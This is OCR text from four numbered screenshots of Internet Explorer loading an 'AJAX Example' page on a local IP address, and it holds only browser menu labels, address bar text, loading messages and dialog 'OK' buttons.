
http://192.168.84.165/code/ajax.html

AJAX Example

Microsoft Internet Explorer

1

Opening page http://192.168.84.165/code/ajax.html...



AJAX Example - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Go
Links
Microsoft Internet Explorer
OK
Internet

Address: http://192.168.84.165/code/ajax.html

AJAX Example

2

Opening page http://192.168.84.165/code/ajax.html...



AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Links


Address: http://192.168.84.165/code/ajax.html

AJAX Example

Microsoft Internet Explorer

3

Opening page http://192.168.84.165/code/ajax.html...



AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links

http://192.168.84.165/code/ajax.html


AJAX Example

Microsoft Internet Explorer

4

OK

